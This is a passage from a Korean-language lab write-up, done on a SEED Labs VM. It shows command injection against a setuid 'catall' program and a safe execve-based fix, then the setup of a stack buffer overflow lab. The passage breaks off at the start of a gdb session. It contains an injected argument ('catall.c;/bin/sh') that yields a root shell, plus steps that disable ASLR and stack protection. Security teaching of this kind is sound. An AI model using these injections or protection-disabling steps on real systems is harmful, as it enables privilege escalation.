  return 0 ;
}

$ 
```

catall하고 catall.c;/bin/sh하면 ;를 구분자로 보고 shell을 실행하는 상황이 온다. 데이터를 보여주고 뒤에 shell을 실행하는 상황이 된다. 두 개의 명령어가 실행되는 상황이다.




```
$
$
$
$ whoami
seed
$ exit
[11/24/22]seed@VM:~$ sudo rm /bin/sh
[11/24/22]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[11/24/22]seed@VM:~$ ll
total 172
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
-rwsrwxr-x 1 root seed 16872 Nov 24 02:58 catall
-rw-rw-r-- 1 seed seed   352 Nov 24 02:56 catall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

권한이 바뀌지 않는 환경이라 whoami해도 seed로 나온다.
하지만, 취약한 환경에서는 root shell이 만드는 상황이 올 수 있다.
zsh를 기본 shell로 대체해준 상태에서 다시 catall “catall.c;/bin/sh”를 하면 다음과 같다.




```
[11/24/22]seed@VM:~$ catall "catall.c;/bin/sh"
/* catall.c */
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}

# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambasha
re),136(docker)
# exit
[11/24/22]seed@VM:~$ █
```

whoami를 하면 root가 된 것을 볼 수 있다.
이것은 코드 인젝션에 해당한다. 파일을 읽는 행위에다가 bin 밑에 sh를 실행하는 메시지를 삽입한 것이다. 대표적인 공격 기법이다.




```c
/* safecatall.c */
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
  char *v[3];

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
  execve(v[0], v, 0);

  return 0 ;
}

```

safecatall.c를 입력하고 저장한다.




```
[11/24/22]seed@VM:~$ gcc -o safecatall safecatall.c
[11/24/22]seed@VM:~$ ll
total 196
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
-rwsrwxr-x 1 root seed 16872 Nov 24 02:58 catall
-rw-rw-r-- 1 seed seed   352 Nov 24 02:56 catall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
-rwxrwxr-x 1 seed seed 16800 Nov 24 03:08 safecatall
-rw-rw-r-- 1 seed seed   273 Nov 24 03:07 safecatall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

safecatall.c를 컴파일해주고 ll을하면 safecatall이 컴파일된 것을 확인할 수 있다.




```
[11/24/22]seed@VM:~$ sudo chown root safecatall
[11/24/22]seed@VM:~$ sudo chmod 4755 safecatall
[11/24/22]seed@VM:~$ ll
total 196
-rwsrwxr-x 1 root seed 17008 Nov 24 02:44 cap_leak
-rw-rw-r-- 1 seed seed   712 Nov 24 02:41 cap_leak.c
-rwsrwxr-x 1 root seed 16872 Nov 24 02:58 catall
-rw-rw-r-- 1 seed seed   352 Nov 24 02:56 catall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 3 seed seed  4096 Nov 24 02:27 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rwsrwxr-x 1 root seed 43416 Nov 24 02:34 mycat
-rwsrwxr-x 1 root seed 47480 Nov 24 02:13 myid
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
-rwsr-xr-x 1 root seed 16800 Nov 24 03:08 safecatall
-rw-rw-r-- 1 seed seed   273 Nov 24 03:07 safecatall.c
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
```

owner를 root로 변경해주고 모드를 바꿔준 뒤 ll을 하면 safecatall이 빨간색으로 바뀌어 있고 root로 바뀐 것을 볼 수 있다.



```
[11/24/22]seed@VM:~$ safecatall catall.c
/* catall.c */
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}
```


safecatall catall.c를 입력해주면 파일이 보인다.



```
[11/24/22]seed@VM:~$ safecatall "catall.c;/bin/sh"
/bin/cat: 'catall.c;/bin/sh': No such file or directory
[11/24/22]seed@VM:~$ catall "catall.c;/bin/sh"
/* catall.c */
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}

# whoami
root
# exit
[11/24/22]seed@VM:~$ 
```


safecatall “catall.c;/bin/sh”를 입력하면 하나의 파라미터로 인식해서 파일을 읽을 수 없다고 나온다. 반면에, catall “catall.c;/bin/sh”를 해주면 root shell이 만들어진다.

② Lab 3 – 스택 오버플로우 공격 실습




```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

stack.c를 작성하고 저장해준다.




```
[11/25/22]seed@VM:~$ gedit stack.c &
[1] 4042
[11/25/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/25/22]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[11/25/22]seed@VM:~$ ll
total 60
drwxrwxr-x 37 seed seed  4096 Nov 25 01:32 BookCode
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x  2 seed seed  4096 Nov 25 01:37 Downloads
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Music
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Public
-rwxrwxr-x  1 seed seed 16856 Nov 25 01:41 stack
-rw-rw-r--  1 seed seed   488 Nov 25 01:38 stack.c
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Videos
```

컴파일할 때 명령을 하기 전에 sudo sysctl -w kernel.randomize_va_space=0를 해줘서 a 주소를 랜덤하게 만드는 기능을 해제 시켜준다.
그 다음에 stack.c를 컴파일해준다.




```
[11/25/22]seed@VM:~$ sudo chown root stack
[11/25/22]seed@VM:~$ ll
total 60
drwxrwxr-x 37 seed seed  4096 Nov 25 01:32 BookCode
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x  2 seed seed  4096 Nov 25 01:37 Downloads
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Music
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Public
-rwxrwxr-x  1 root seed 16856 Nov 25 01:41 stack
-rw-rw-r--  1 seed seed   488 Nov 25 01:38 stack.c
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Videos
[11/25/22]seed@VM:~$ sudo chmod 4755 stack
[11/25/22]seed@VM:~$ ll
total 60
drwxrwxr-x 37 seed seed  4096 Nov 25 01:32 BookCode
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x  2 seed seed  4096 Nov 25 01:37 Downloads
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Music
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Public
-rwsr-xr-x  1 root seed 16856 Nov 25 01:41 stack
-rw-rw-r--  1 seed seed   488 Nov 25 01:38 stack.c
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Videos
```

owner를 root로 변경해주고, mod를 바꿔준다. stack이 빨간색으로 변하고 root가 된 것을 확인할 수 있다.



```
[11/29/22]seed@VM:~$ gcc -z execstack -m32 -fno-stack-protector -g -o stack_dbg stack.c
[11/29/22]seed@VM:~$ ll
total 80
-rw-rw-r-- 1 seed seed     0 Nov 29 05:52 badfile
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x 2 seed seed  4096 Nov 29 05:44 Downloads
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Music
-rw-rw-r-- 1 seed seed    11 Nov 29 05:57 peda-session-stack_dbg.txt
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Public
-r--rwxr-x 1 root seed 16856 Nov 29 05:45 stack
-rw-rw-r-- 1 seed seed   488 Nov 29 05:44 stack.c
-rwxrwxr-x 1 seed seed 18300 Nov 29 06:00 stack_dbg
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x 2 seed seed  4096 Nov 24  2020 Videos
[11/29/22]seed@VM:~$ gdb stack_dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
```

